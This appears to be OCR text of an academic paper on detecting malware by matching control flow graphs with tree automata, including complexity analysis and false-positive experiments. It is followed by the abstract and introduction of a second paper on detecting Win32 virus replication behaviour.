The vertices of the CFG are labeled accordingly to the instruction at the night address. We consider the following symbols where the arity corresponds to the number of possible transfers.

- The symbol `inst` of arity 1 labels addresses of sequential instructions. There is one successor: the address of the next instruction.
- The symbol `jmp` of arity 1 labels addresses of unconditional jumps. There is one successor: the address to jump to.

- The symbol `jcc` of arity 2 labels addresses of conditional jumps. There are two successors: the address to jump to when the condition is true and the address of the next instruction.
- The symbol `call` of arity 2 labels addresses of function calls. There are two successors: the address of the function to call and the return address that is the address of the next instruction.
- The symbol `end` of arity 0 labels addresses of function returns and undefined instructions. There is no successor.

Definition 2 (*Control flow graph (CFG)***.)**

A CFG is a rooted directed graph $G = (\mathbf{V}, \mu, \mathbf{A}, r)$ with the set of vertex labels $\mathbf{L}_V = \{$`inst`, `jmp`, `jcc`, `call`, `end`$\}$ and the set of edge labels $\mathbf{L}_A = \{1, 2\}$. Moreover we require that any vertex $v \in \mathbf{V}$ satisfies

- The degree of v is equal to the arity of its label $\mu(v)$.
- The output edges of v are labeled from 1 to $Deg_G(v)$, that is

$$\{j \mid \exists v' \in \mathbf{V}:(v, j, v') \in \mathbf{A}\} = \{1, \ldots, Deg_G(v)\} \quad (1)$$

For any CFG G, its size $|G|$ is defined as the number of its vertices. Since the vertex degree is bounded by 2, we observe there are at most twice as edges as vertices in a CFG.

We observe that for any CFG $G = (\mathbf{V}, \mu, \mathbf{A}, r)$ there is a successor function $Succ_G : \mathbf{V} \times \mathbf{L}_V \to \mathbf{V}$ such that for any vertices $v, w \in \mathbf{V}$ and any integer $j < Deg_G(v)$ we have $(v, j, w) \in \mathbf{A}$ if and only if $Succ_G(v, j) = w$.

The idea behind the mathematical structure of CFG is that the vertices stand for the addresses of instructions and the root corresponds to the entry point. The vertices are labeled by symbols of **Lv** accordingly to the kind of instruction at the night address. The edges represent the possible transfers of control flow; as a result we require that the degree of any vertex is equal to the arity of its label. Next, we label the output edges of a vertex in order to distinguish the different transfers.

1.3 Extraction

The extraction of a perfect CFG is not computable in general. Indeed, this computation can be reduced to the halting problem. Briefly, we consider a program **p** and we build another program **p'** which calls **p** and then returns. If the last return instruction is reachable in the perfect CFG of **p'** then we know that **p** terminates, otherwise **p** does not.

We conclude that only an approximated CFG can be extracted from programs. We define such an approximation relying on an heuristics $[\ ] : \mathbf{E} \to \mathbf{Z} \cup \mathbf{N} \cup \{\bot\}$. For any expression $e \in \mathbf{E}$, if its value can be statically computed then $[e]$ returns the evaluation of e, otherwise $[e]$ is undefined and it returns $\bot$. Such a heuristic can be based on partial evaluation, sand-boxing emulation or any other static analysis technique.

Table 1 presents a method to extract the elementary pieces of the CFG from the instructions of a program. We underline that if an expression cannot be evaluated then the extraction yields an `end` node. According to Table 1, for any program $\mathbf{p} \in \mathbf{P}$, we define the CFG of **p** as

$$CFG(\mathbf{p}) = (\ \cup_{n \le |\mathbf{p}|} \mathbf{V}_n,\ \cup_{n \le |\mathbf{p}|} \mu_n,\ \cup_{n \le |\mathbf{p}|} \mathbf{A}_n,\ 0)$$





Instruction	$\mathbf{V}_n$, μ_n, $\mathbf{A}_n$	Graph
$\mathbf{i}_n \in \mathbf{I}^d$	$\mathbf{V}_n = \{n, n+1\}$ $\mu_n = \{(n, \texttt{inst})\}$ $\mathbf{A}_n = \{(n, 0, n+1)\}$	
$\mathbf{i}_n = \texttt{jmp}\ e$ $[e] = k$	$\mathbf{V}_n = \{n, k\}$ $\mu_n = \{(n, \texttt{jmp})\}$ $\mathbf{A}_n = \{(n, 0, k)\}$	
$\mathbf{i}_n = \texttt{call}\ e$ $[e] = k$	$\mathbf{V}_n = \{n, n+1, k\}$ $\mu_n = \{(n, \texttt{call})\}$ $\mathbf{A}_n = \{(n, 0, n+1), (n, 1, k)\}$	
$\mathbf{i}_n = \texttt{jcc}\ x$	$\mathbf{V}_n = \{n, n+1\}$ $\mu_n = \{(n, \texttt{jcc})\}$ $\mathbf{A}_n = \{(n, 0, n+1), (n, 1, k)\}$	
Otherwise	$\mathbf{V}_n = \{n\}$ $\mu_n = \{(n, \texttt{end})\}$ $\mathbf{A}_n = \varnothing$	

Table 1: Control flow graph extraction

The attentive reader may remarks that this extraction method can yield unconnected CFG. Computing a traversal from the root, we can remove the unreachable vertices. As a result, in the following we consider connected CFG; in other terms we suppose that all vertices are reachable from the root.

Figure 2 presents an assembly program and the CFG obtained from the rules of Table 1.




Figure 2: Example of a control flow graph extraction

2 From graphs to terms

As we have previously explained our malware CFG database is represented by a tree automaton which recognizes a tree language. In order to use this design we require a tree representation of CFG such that the problem of CFG isomorphism can be described as tree equality. This section is devoted to this aspect.

2.1 Paths in graphs

The constraint of edges labeling in CFG allows identifying a path from the root to a vertex by the sequence of the edge labels traversed to reach the vertex.

Definition 3 (*Path*.)

Let $G = (\mathbf{V}, \mu, \mathbf{A}, r)$ be a CFG, let $v \in \mathbf{V}$ be a vertex and let $i_0, \ldots, i_n \in \mathbf{N}$. The integer sequence $i_0 \ldots i_n$ is a *path from the root to the vertex v in G* if there are n vertices $v_1, \ldots, v_n \in \mathbf{V}$ such that

$$(r, i_0, v_1), (v_1, i_1, v_2), \ldots, (v_n, i_n, v) \in \mathbf{A}$$

Clearly there possibly exist several paths from root to a vertex v. From this set, we will consider the depth first path to v that is the minimal path to v under the lexicographic order. We recall that the lexicographic order $<_l$ over integer sequences is defined as follows. Let ε denote the empty sequence, let $i, j \in \mathbf{N}$ be integers such that $i < j$ and let $\rho, \mu \in \mathbf{N}^*$ be integer sequences we have

$$\varepsilon <_l i\rho \qquad i\rho <_l j\mu \qquad \rho <_l \mu \Rightarrow i\rho <_l i\mu$$

Definition 4 (*Depth first path*.)

Let $G = (\mathbf{V}, \mu, \mathbf{A}, r)$ be a CFG, let $v \in \mathbf{V}$ be a vertex. The *depth first path to the vertex v in G* is

$$DFpath_G(v) = min_{<_l}\{\rho \mid \rho \text{ is a path from the root to } v \text{ in } G\}$$

The depth first path corresponds to the path obtained by a depth first traversal of the CFG. The intuition is that a depth first path uniquely identifies a vertex in a graph; it is some kind of indexing of vertices. For example in Figure 3, the set of paths form the root to the unique vertex labeled by end is {111, 12, 2111, 212, 22} and 111 is the depth first path to this vertex.




Figure 3: Example of depth first path

2.2 Canonical term

Throughout, it should be clear that terms can be represented by trees. We will switch from a representation to the other for convenience. We define a term representation of CFG. The idea is to

take a spanning tree obtained by a depth first traversal of the CFG and to add nodes labeled that act as pointers which represent the missing back edges and cross edges.

Given a ranked set of symbols **C**, we recall that the terms of **T**[**C**] are inductively defined as

- If $c \in \mathbf{C}$ is a symbol of arity 0 then $c \in \mathbf{T}[\mathbf{C}]$.
- If $c \in \mathbf{C}$ is a symbol of arity i and $T_1, \ldots, T_i \in \mathbf{T}[\mathbf{C}]$ then $c(T_1, \ldots, T_i) \in \mathbf{T}[\mathbf{C}]$.

We consider terms of $\mathbf{T}[\mathbf{L}_V \cup \mathbf{N}^*]$ where symbols of $\mathbf{N}^*$ have arity 0. The canonical term of a CFG is obtained by a depth first traversal of the CFG where

- An unexplored vertex v yields the term $\mu(v)(T_1, \ldots, T_i)$ with $i = \mathit{Deg}_G(v)$ and where the sub-terms $T_1, \ldots, Ti$ are respectively obtained by the traversal of the successors
  - $\mathit{Succ}_G(v, 1), \ldots, \mathit{Succ}_G(v, i)$.
- An already explored vertex v yields the term $\mathit{DFpath}_G(v)$.

We give a more formal definition of this notion.

Definition 5 (*Canonical term.*)

The *canonical term of a graph* $G = (\mathbf{V}, \mu, \mathbf{A}, r)$ is defined as $\mathit{CTerm}(G) = \mathit{Trav}(G, r, \varepsilon)$ where

$$\mathit{Trav}(G, v, \rho) = \begin{cases} \mu(v)(T_1, \ldots, T_i) & \text{if } \mathit{DFpath}_G(v) = \rho \\ & \text{with } i = \mathit{Deg}_G(v) \text{ and } T_j = \mathit{Trav}(G, \mathit{Succ}_G(v, j), \rho j) \\ \mathrm{DFpath}_G(v) & \text{Otherwise} \end{cases} \quad (2)$$

For example, the canonical term of the CFG of Figure 4 is `jcc(jcc(inst(jmp(end)), 1111), 11)` Figure 4 also presents the tree representation of this term.




Figure 4: A CFG (left) and its canonical term (right)

The size of a tree T, written $|T|$, is defined as the number of nodes in T. We observe that the number of nodes in the tree representation of a CFG G is bounded by twice the number of vertices in G, that is $|\mathit{CTerm}(G)| = O(|G|)$.

Theorem 6.

Two CFG $G_1 = (\mathbf{V}_1, \mu_1, \mathbf{A}_1, r_1)$ and $G_2 = (\mathbf{V}_2, \mu_2, \mathbf{A}_2, r_2)$ are isomorphic if and only if

$$CTerm(G_1) = CTerm(G_2).$$

3 Efficient database management

Morphological detection is based on a set of malware CFG which plays the role of malware signatures. This collection of CFG is compiled into a very efficient CFG database thanks to the term representation that we have defined above and thanks to a tree automaton. We propose to build a tree automaton which recognizes all the canonical terms of malware CFG. Since tree automata fulfill a minimization property, we obtain an efficient representation of the database. Next, we apply this framework for the sub-CFG isomorphism problem in order to detect malware infection.

3.1 Tree automata

A *finite tree automaton over* $\mathbf{C}$ is a tuple $A = (\mathbf{Q}, \mathbf{C}, \mathbf{Q}_f, \Delta)$, where $\mathbf{Q}$ is a finite set of states, $\mathbf{Q}_f \subset \mathbf{Q}$ is a set of final states and Δ is a finite set of transition rules of the type $a(q_1, \ldots, q_i) \rightarrow q$ with $a \in \mathbf{C}$ has arity i and $q, q_1, \ldots, q_i \in \mathbf{Q}$.

A run of an automaton on a term T starts at the leaves and moves upward, associating a state with each sub-term. Any symbol a of arity 0 is labelled by q if $a \rightarrow q$ is a rule of Δ. Next, if the direct sub-terms $T_1, \ldots, T_n$ of a term $T = f(T_1, \ldots, T_n)$ are respectively labeled by states $q_1, \ldots, q_n$ then the term T is labeled by the state q if $a(q_1, \ldots, q_i) \rightarrow q$ is a rule of Δ. Next, a term T is *accepted* by the automaton if the run labels T with a final state. We observe that a run on a term T can be computed in linear time, that is $O(|T|)$.

For any automaton A, we write $L(A)$ the set of terms accepted by A. A language of terms $\mathbf{L}$ is *recognizable* if there is a tree automaton A such that $\mathbf{L} = L(A)$. We define the size $|A|$ of an automaton $A = (\mathbf{Q}, \mathbf{C}, \mathbf{Q}_f, \Delta)$ as the number of rules in Δ.

Tree automata have interesting properties. First, it is easy to build an automaton which recognizes a given finite set of terms. This operation can be done in linear time, that is $O(n)$ where n is the sum of the sizes of the terms in the language. Second, we can add new terms to the language recognized by an automaton computing a union of automata, see (Comon, Dauchet, Gilleron, Jacquemard, Lugiez, Tison, et al., 1997). The union of two automata A and A' can be computed in linear time, that is $O(|A'| + |A|)$.

Finally, for a given recognizable term language, there exists a unique minimal automaton in the number of states which recognizes this language. This property ensures that the minimal automaton is the best representation of the term language in terms of tree automata.

Theorem 7 (*Comon, Dauchet, Gilleron, Jacquemard, Lugiez, Tison, et al., 1997***.)**

For any tree automaton A which recognizes a term language $\mathbf{L}$ we can compute in quadratic time a tree automaton which is the minimum tree automaton recognizing $\mathbf{L}$ up to a renaming of the states.

3.2 Efficient representation of a malware CFG database

We explain how this framework can be used to detect malware infections. Suppose that we have a set $\mathbf{G} = \{G_1, \ldots, G_n\}$ of malware CFG. First we transform $\mathbf{G}$ into the corresponding set $CTerm(\mathbf{G}) = \{CTerm(G_1), \ldots, CTerm(Gn)\}$ of canonical terms. Since $CTerm(\mathbf{G})$ is finite, there is a tree automaton A which recognizes $L(A) = CTerm(\mathbf{G})$. Let $\mathbf{p} \in \mathbf{P}$ be a program with CFG G. Computing a

run of $\mathcal{A}$ on $CTerm(G)$, we can decide in linear time if $CTerm(G) \in CTerm(\mathbf{G})$. Following Theorem 6, this means that that we can efficiently decide if there is an isomorphic copy of G in $\mathbf{G}$. In this case, we can suspect that **p** is malicious because its CFG is the same as the one of a malicious program. This intuition has been confirmed by our experiments as we shall see in a while.

We can do even better. From the tree automaton $\mathcal{A}$, we can construct the corresponding minimal automaton. This speeds up the detection. From a practical point of view, the minimal automaton is the most efficient representation of the malware CFG database.

We do a brief complexity analysis of this method. Concerning the automaton $\mathcal{A}$, for any malicious program **m** in a set of malware **M** we have to

- Extract its CFG G, this is done in time $O(|\mathbf{m}|)$.
- Convert G into $T = CTerm(G)$, this is done in time $O(|G|)$.
- Convert G into an automaton $\mathcal{A}_G$, this is done in time $O(|T|)$.
- Compute the union of $\mathcal{A}_\mathbf{M}$ and $\mathcal{A}_G$, this is done in time $O(|\mathcal{A}_G|)$.

Then, we have to minimize $\mathcal{A}_\mathbf{M}$, this is done in time $O(|\mathcal{A}_\mathbf{M}|^2)$. We conclude that the database can be built in quadratic time that is

Concerning the detection, for any program **p** to analyze we have to

- Extract its CFG G, this is done in time $O(|p|)$.
- Convert G into $T = CTerm(G)$, this is done in time $O(|G|)$.
- Compute the run of $\mathcal{A}_\mathbf{M}$ on T, this is done in time $O(|T|)$.
- If the tree automaton accepts then **p** is detected as a malware.

We conclude that the analysis of a program is done in linear time, that is $O(|\mathbf{p}|)$

3.3 Detecting infections

When a malicious program infects another program, it includes its own code within the program of its host. Then, we can reasonably suppose that the CFG of the malicious program appears as a sub-graph of the global CFG of the infected program. As a result, we can detect such an infection by deciding the sub-graph isomorphism problem within the context of CFG.

Definition 8 (*Sub-CFG*.)

Given a CFG $G = (\mathbf{V}, \mu, \mathbf{A}, r)$, a sub-CFG of G is a CFG $S = (\mathbf{V}_S, \mu_S, \mathbf{A}_S, r_S)$ such that

- $\mathbf{V}_S \subset \mathbf{V}$
- if $v \in \mathbf{V}_S$ then $\mu_S(v) = \mu(v)$ otherwise $\mu_S(v)$ is undefined
- $\mathbf{A}_S = \mathbf{A} \cap (\mathbf{V}_S \times \mathbf{N} \times \mathbf{V}_S)$

First we have to remark that we are not confronted with the general sub-graph isomorphism since CFG are graphs with strong constraints. As a result, the sub-CFG isomorphism problem is not NP-complete. Indeed, we observe that a CFG $G = (\mathbf{V}, \mu, \mathbf{A}, r)$ composed of n vertices has n distinct sub-CFG. If a vertex $v \in \mathbf{V}$ is in a sub-CFG S then Definitions 2 and 8 implies that all successors of v are also in S. Since there are n possible roots for a sub-CFG in G we conclude that there are n

distinct sub-CFG. We are ready to solve the sub-CFG isomorphism problem by mean of tree automata parsing.

Corollary 9.

Let $\{G_0, \ldots, G_n\}$ be a finite set of CFG, let A be a tree automaton which recognizes the language $\{CTerm(G_0), \ldots, CTerm(G_n)\}$, let G be a CFG whose sub-CFG are $\{S_0, \ldots, S_p\}$. There is a sub-CFG of G isomorphic to a CFG of $\{G_0, \ldots, G_n\}$ if and only if A recognizes one of the terms $CTerm(S_0), \ldots, CTerm(S_p)$.

Proof. Direct consequence of Theorem 6.

QED

We do a brief complexity analysis of the method associated to Corollary 9. Let **p** be a program to analyze and let G be its CFG composed of n vertices. There are n distinct sub-CFG of at most n vertices in G. From above, for any sub-CFG S we know that we can decide if S is a malware CFG in linear time. We have to do this operation n times, we conclude that we can decide if a sub-CFG of G is a malware CFG in quadratic time. In other words, we can decide if **p** is potentially infected by a malware in time $O(|\mathbf{p}|^2)$.

4 Mutation and graph rewriting

Another issue of malware detection is the soundness with respect to classic mutation techniques. Indeed, some well known mutation techniques can alter the CFG of malicious programs. In order to recover a sound representation of the control flow we apply reductions on CFG. A reduction is defined by a graph rewriting rule. As a case study, we consider three reductions associated to classic mutation techniques. Of course several other reductions can be defined in order to handle more mutation techniques. The considered reductions are

- Concatenate consecutive instruction vertices, to handle mutations which change the number of contiguous sequential instructions.
- Realign code removing the linking jumps, to handle code permutation.
- Merge consecutive conditional jumps.

Table 2 illustrates those mutations providing a program, its mutated forms and their CFG. Table 3 presents the graph rewriting rules used to recover the original CFG.

It is worth to mention that those reductions could have been defined over the term representation of CFG, but the reader has to notice that a sub-term is not necessarily the term representation of the corresponding sub-graph. We think that this topological problem can be solved considering an associative commutative term rewriting theory and such a framework could enhance the time complexity of sub-CFG isomorphism. Moreover, it could allow treating CFG isomorphism with commutative aspects. For example, we can suppose that the outputs edges of a conditional jump can be permuted. The inclusion of such a theory clearly exceeds the scope of this paper.





	Original program	Instruction substitution	Block permutation	jcc obfuscation
Program	0: **mov** ecx, 8 1: **dec** ecx 2: **cmp** ecx, 0 3: **jne** −2 4: **ret**	0: *push 8* 1: *pop ecx* 2: **dec** ecx 3: **cmp** ecx, 0 4: **jne** −2 5: **ret**	0: *jmp 5* 1: **dec** ecx 2: **cmp** ecx, 0 3: **jne** −2 4: **ret** 5: **mov** ecx, 8 6: *jmp 1*	0: **mov** ecx, 8 1: **dec** ecx 2: **cmp** ecx, 0 3: *ja −2* 4: *jne −3* 5: **ret**
CFG				

Table 2: Control flow graph mutations




	Instruction substitution	Block permutation	jcc obfuscation
Reduction			

Table 3: Control flow graph reductions

5 Experiments

5.1 Building the database

A sample of 10156 malicious programs has been collected from public sources (*vx heaven*). **M** stands for this set of malware. We extract CFG from any malicious programs accordingly to the method described in Table 1 and using the following naive heuristic. If $e \in \mathbf{Z} \cup \mathbf{N}$ then $[e] = e$, otherwise $[e] = \perp$. Next, we apply the reductions defined in Section 4 on the resulting graph.

The size of malware control flow graphs clearly impact the accuracy of the control flow detector. During our experiments the graphs extracted from some malware were too small to be relevant and the resulting detector made many false alerts because of a few such graphs. As a result, we impose a lower bound on the size of the graphs that we include in the database. Next, we have done several tests using different lower bounds and we have observed that 19 seems to be a good lower bound.

Let $N \in \mathbf{N}$ be the lower bound on the size of CFG. We build the automaton $A_{\mathbf{M}}^{N}$ which recognizes the set of canonical terms of the malware CFG with a size greater than N that is

$$L(A_{\mathbf{M}}^{N}) = \{CTerm(CFG(\mathbf{m})) \mid \mathbf{m} \in \mathbf{M} \text{ and } |CFG(\mathbf{m})| > N\}$$

Next, we minimize $A_{\mathbf{M}}^{N}$. Finally, we define the morphological detector D_N as a predicate such that for any program $\mathbf{p} \in \mathbf{P}$

- $D_N(\mathbf{p}) = 1$ if a malware CFG appears as a subgraph of $CFG(\mathbf{p})$.
- $D_N(\mathbf{p}) = 0$ otherwise.

From the previous sections D_N can be decided in quadratic time using A_M^N.

As mentioned before, this design has several advantages. First, when a new malicious program is discovered, one can easily add the canonical term of its CFG to the database using the union of tree automata and a new compilation to obtain a minimal tree automaton.

5.2 Experiments

We are interested in false positives that are sane programs detected as malicious. We have collected 2653 programs from a fresh installation of `Windows Vista`™. We write **S** this set of programs. Let $N \in \mathbf{N}$ be a lower bound on the size of malware CFG, we consider the following approximation of the false positives of the detector D_N

$$\{\mathbf{p} \mid D_N(\mathbf{p}) = 1 \text{ and } \mathbf{p} \in \mathbf{S}\}$$

Our experiments are carried out on a personal computer with the following configuration `Intel(R) Xeon(TM) CPU 2.66 GHz CACHE 512 KB RAM 1 Mo`. As said above we dispose of a collection of 10156 malicious programs and 2653 sane programs. Figure 5 gives the sizes of the reduced CFG extracted form the programs of those collections. On the *X* axis we have the upper bound on the size of CFG and on the *Y* axis we have the percentage of CFG whose size is lower than the bound.




Figure 5: Sizes of control flow graphs

We observe that we were unable to extract the CFG from 5% of malware. Most of those programs are broken executable or programs with no entry point. The inclusion of those 5% to the database would require a manual analysis in order to identify the entry point.

The computation of A_M^N takes about 25 *min*. It compiles a CFG database of about 4'700'000 vertices into a tree automaton composed of about 1'000'000 rules and it recognizes about 4'900 different terms. This number of terms is lower than the number of malicious programs because several programs have the same CFG. For example it happens that the different variants of the same malicious program have the same CFG. Moreover, when two programs use the same packer our extraction algorithm generally yields a unique CFG. This is a limitation of the current implementation; we cannot deal with packed programs. But classic techniques such as generic depacking can be employed to overcome this issue.

The minimization of A_M^N takes about 20 *h* and it reduces the number of rules by 10'000 rules (that is 1%). We observe that the minimization is quite long. Since we have used the naive algorithm we think that this can be improved. In fact, the time required to minimize the automaton is not so important. Indeed, within the context of an update of the malware database, during the minimization we can release A_M^N. Even if this automaton is not the most efficient, it still recognizes the malware database and it could be used until the computation of the minimal automaton is terminated. Second, the reduction is modest. To justify this result, we have to mention that for efficiency reasons we have used a heuristic in order to pre-minimize A_M^N during its construction.

We obtain the morphological detectors D_N from the automata A_M^N. We have run those detectors on the collection of saneware in order to evaluate the false positives. It takes about 5 *h* 30 *min* to analyze the collection of saneware, this represents the analysis of 2'319'294 sub-CFG. Table 4 presents the results. The first column indicates the considered detector according to the lower bound *N*. The second column indicates the number of false negatives, those are malicious programs whose CFG have sizes lower than the bound. The ratio is computed with respect to the whole database of 10156 malicious programs. The last column indicates the number of false positives and the ratio with respect to the collection of 2653 sane programs.

Detector	False positives	Ratio
D_1	2617	98.6 %
D_2	2197	82.8 %
D_3	2189	82.5 %
D_4	2151	81.1 %
D_5	2145	80.9 %
D_6	2107	79.4 %
D_7	796	30.0 %
D_8	754	28.4 %
D_9	461	17.4 %
D_{10}	378	14.2 %
D_{11}	332	12.5 %
D_{12}	73	2.7 %
D_{13}	38	1.4 %
D_{14}	31	1.2 %
D_{15}	19	0.7 %
D_{18}	13	0.5 %
D_{19}	3	0.1 %




Table 4: Results of the experiments

5.4 Analysis.

As expected, we observe that the false negatives and the false positives respectively increase and decrease with the lower bound on the size of CFG. Over 19 nodes, the CFG seems to be a relevant criterion to discriminate malware.

Concerning the remaining false positives with more than 19 nodes. The library `sqlwid.dll` and the malicious program `Trojan-Proxy.Win32.Agent.x` have the same CFG composed of 81 nodes. The libraries `ir41_qc.dll` and `ir41_qcx.dll`, and the malicious program `Trojan.Win32.Sechole` have the same CFG composed of 1226 nodes. In both cases the malicious programs seems to be based on the corresponding dynamic library and the extraction algorithm was not able to extract the entire CFG from the malicious program.

For comparison, statistical methods used in (Kephart & Arnold, 1994) induce false positive ratios between 0.5 % and 34 %. A detector based on artificial neural networks developed at IBM (Tesauro, Kephart, & Sorkin, 1996) presents false positive ratios lower than 1 %. The data mining methods surveyed in (Schultz, Eskin, Zadok & Stolfo, 2001) present false positive ratios between 2.2 % and 47.5 %. Heuristics methods from antivirus industry tested in (Gryaznov, 1999) false positive ratios lower than 0.2 %.

References

Beaucamps & Filiol (2007). On the possibility of practically obfuscating programs towards a unified perspective of code protection. Journal in Computer Virology, 3(1), 3-21.

Bonfante, Kaczmarek, & Marion (2007). Control Flow Graphs as Malware Signatures. WTCV, May.

Bruschi, Martignoni & Monga (2006). Detecting self-mutating malware using control-flow graph matching. Università degli Studi di Milano.

Christodorescu & Jha (2004). Testing malware detectors. ACM SIGSOFT Software Engineering Notes, 29(4), 34–44.

Christodorescu, Jha, Kinder, Katzenbeisser & Veith (2007). Software transformations to improve malware detection. Journal in Computer Virology, 3(4), 253–265.

Christodorescu, Jha, Seshia, Song & Bryant (2005). Semantics-aware malware detection. IEEE Symposium on Security and Privacy.

Comon, Dauchet, Gilleron, Jacquemard, Lugiez, Tison, et al. (1997). Tree automata techniques and applications. Available on: http://www. grappa. univ-lille3. fr/tata, 10.

Dalla Preda, Christodorescu, Jha & Debray (2007). A Semantics-Based Approach to Malware Detection. Popl'07.

Filiol (2006). Malware pattern scanning schemes secure against black-box analysis. 15th eicar.

Gryaznov (1999). Scanners of the Year 2000: Heuristics. Proceedings of the 5th International Virus Bulletin.

Kephart & Arnold (1994). Automatic Extraction of Computer Virus Signatures. 4th Virus Bulletin International Conference, 178–184.

Schultz, Eskin, Zadok & Stolfo (2001). Data Mining Methods for Detection of New Malicious Executables. Proceedings of the IEEE Symposium on Security and Privacy, 38.

Tesauro, Kephart, & Sorkin (1996). Neural networks for computer virus recognition. Expert, IEEE [see also IEEE Intelligent Systems and Their Applications], 11(4), 5–6.

Walenstein, Mathur, Chouchane, & Lakhotia (2006). Normalizing metamorphic malware using term rewriting. scam, 0, 75-84.

Detecting Self-Reference Replication Behavior in Win32 Viruses

Jose Andre Morales, Dr. Peter J. Clarke, Dr. Yi Deng

Florida International University

{jmora009, clarkep, deng @cis.fiu.edu}

About Author(s)

Jose Andre Morales received his PhD in computer Science from Florida International University in 2008. He is a member of ACM, IEEE and Sigma Xi. He can be reached at jmora009@cis.fiu.edu

Peter J. Clarke is has been an Assistant Professor at Florida International University since 2003. He earned a PhD in Computer Science from Clemson University in 2003. His main research interests is software testing. He can be reached at clarkep@cis.fiu.edu

Yi Deng is Dean and Professor of the School of Computer Science at Florida International University. He has held the position of Dean since 2005. His research interests include: Software Specification and Design, Software Architecture, Formal Methods for Complex Systems, Distributed Object Technology, Component-based Software Engineering and Middleware. He can be reached at deng@cis.fiu.edu

Keywords

Computer virus, computer worm, self reference, virus behavior based detection, malware, invasive software

Detecting Self-Reference Replication Behavior in Win32 Viruses

Abstract

This paper presents an approach to detecting known and unknown viruses based on their attempt to replicate. The approach does not require any prior knowledge about known viruses. Detection is accomplished at runtime by monitoring currently executing processes attempting to replicate. Replication is the qualifying fundamental characteristic of a virus and is consistently present in all viruses making this approach applicable to viruses belonging to many classes and executing under several conditions. An implementation prototype of our detection approach called SRRAT is created and tested on the Microsoft Windows operating systems focusing on the tracking of user mode Win32 API system calls.

Introduction

Current virus detection is primarily based on the use of a signature database. This approach is most effective in detecting previously discovered viruses. Unfortunately, this approach does not work well in detecting newly released unknown viruses. Behavior based detection is a more effective approach in detecting unknown viruses. The main drawback to behavior based detection is the proliferation of false positives. Despite this drawback, behavior based detection has the most future promise in detecting newly released unknown viruses. Several behavior based detection models can be found in the literature (Christodorescu, Jha, Maughan, Song & Wang, 2007; Szor, 2005; Filiol, 2005; Webster & Malcolm, 2007). The detection methodology of each of these models is based on specific characteristics of a virus (Christodorescu et al., 2007). These methodologies depend on virus characteristics not consistently present in all viruses. This results in a successful detection capacity that is limited to a specific class of virus or under specific conditions. dentifying a characteristic that is consistently present in many viruses can lead to successful virus detection in several classes and under many different conditions.

